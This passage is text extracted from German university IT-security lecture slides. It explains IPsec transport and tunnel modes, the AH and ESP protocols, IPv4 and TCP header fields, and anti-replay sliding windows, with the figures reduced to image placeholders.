- In beiden Modi können AH und/oder ESP eingesetzt werden


Transport Mode



Tunnel Mode




Einschub: Herkömmlicher IPv4 Header



Version	Protocol	Fragment Offset	IP Flags
Version of IP Protocol. 4 and 6 are valid. This diagram represents version 4 structure only.	IP Protocol ID. Including (but not limited to): 1 ICMP 2 IGMP 6 TCP 9 IGRP 17 UDP 47 GRE 50 ESP 51 AH 57 SKIP 88 EIGRP 89 OSPF 115 L2TP	Fragment offset from start of IP datagram. Measured in 8 byte (2 words, 64 bits) increments. If IP datagram is fragmented, fragment size (Total Length) must be a multiple of 8 bytes.	x D M x 0x80 reserved (evil bit) D 0x40 Do Not Fragment M 0x20 More Fragments follow
Header Length	Total Length	Header Checksum	RFC 791
Number of 32-bit words in TCP header, minimum value of 5. Multiply by 4 to get byte count.	Total length of IP datagram, or IP fragment if fragmented. Measured in Bytes.	Checksum of entire IP header	Please refer to RFC 791 for the complete Internet Protocol (IP) Specification.

Bildquelle: nmap.org

Einschub: Herkömmlicher TCP-Header



TCP Flags

C E U A P R S F

- Congestion Window
- C 0x80 Reduced (CWR)
- E 0x40 ECN Echo (ECE)
- U 0x20 Urgent
- A 0x10 Ack
- P 0x08 Push
- R 0x04 Reset
- S 0x02 Syn
- F 0x01 Fin

Congestion Notification

ECN (Explicit Congestion Notification). See RFC 3168 for full details, valid states below.

Packet State	DSB	ECN bits
Syn	0 0	1 1
Syn-Ack	0 0	0 1
Ack	0 1	0 0

TCP Options

- 0 End of Options List
- 1 No Operation (NOP, Pad)
- 2 Maximum segment size
- 3 Window Scale
- 4 Selective ACK ok
- 8 Timestamp

Offset

Number of 32-bit words in TCP header, minimum value of 5. Multiply by 4 to get byte count.

RFC 793

Please refer to RFC 793 for the complete Transmission Control Protocol (TCP) Specification.


Bildquelle: nmap.org

IT-Sicherheit | WS 24/25| © Helmut Reise


Autentication Header (AH)


■ AH im Transport Mode

- Integrität durch MAC
- Authentisierung durch gemeinsamen Schlüssel
- Anti-Replay durch gesicherte Sequenznummer




■ AH im Tunnel Mode






AH Transport Mode - Details

IPSec in AH Transport Mode




Bildquelle: Steve Friedl / unixwiz.net

Tunnel Mode im Detail




Encapsulating Security Payload (ESP) - Überblick


■ ESP Transport Mode



■ ESP Tunnel Mode




- Schutz vor Traffic-Analysen durch verschlüsselten IP-Header „alt“



ESP Tunnel Mode - Details


IPSec in ESP Tunnel Mode



Bildquelle: Steve Friedl / unixwiz.net

- Empfänger verwaltet Window für empfangene Pakete
 - Ursprünglich als Mechanismus, um Überfluten des Empfängers zu vermeiden
 - nicht größer als 32 Bit
- Grundprinzip:


Sliding Window empfangener Pakete




Replay

IPSec Anwendungsszenarien

- AH und ESP können kombiniert verwendet werden
